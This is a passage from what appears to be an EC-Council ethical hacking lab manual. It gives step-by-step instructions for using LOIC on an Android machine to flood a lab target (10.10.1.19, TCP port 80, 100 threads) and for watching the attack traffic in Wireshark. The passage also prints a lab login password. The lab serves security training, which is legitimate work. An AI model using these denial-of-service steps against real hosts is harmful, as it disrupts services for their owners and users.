
7. A **Do you want to install this application?** screen appears, click **INSTALL**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


8. The installation begins; on completion, an **App installed** notification appears; click **OPEN** to launch the app.

9. On the LOIC screen, we will set a target website or machine. In this task, we shall launch a DoS attack on **10.10.1.19** machine.
10. In the left pane, in the URL field, type **10.10.1.19** and click the **GET IP** button.
11. The IP address of the target machine is displayed under the **Manual IP** option, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. To launch the attack, first select the **TCP** radio button; in the right pane, enter **80** as the **Port** number and in the **Threads** field, enter **100**. Then, click the **Start** button, as shown in the screenshot.




13. LOIC begins to flood the target website with TCP packets, which we will see by running Wireshark.
14. Switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine.
15. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.


    Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
16. click on **Type here to search** type **wire** in search field the **wireshark** appears in the results double click to open it.
17. **The Wireshark Network Analyzer** opens; double-click on the primary network interface (in this case, **Ethernet**) to start capturing network traffic.
18. **Wireshark** starts capturing network packets. Note the huge number of packets coming from the attackers' machine (in this case, **Android**, which has the IP address **10.10.1.14**), as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The packets from **10.10.1.14** are sent to the target machine (**Windows Server 2019**), whose IP address is **10.10.1.19**.

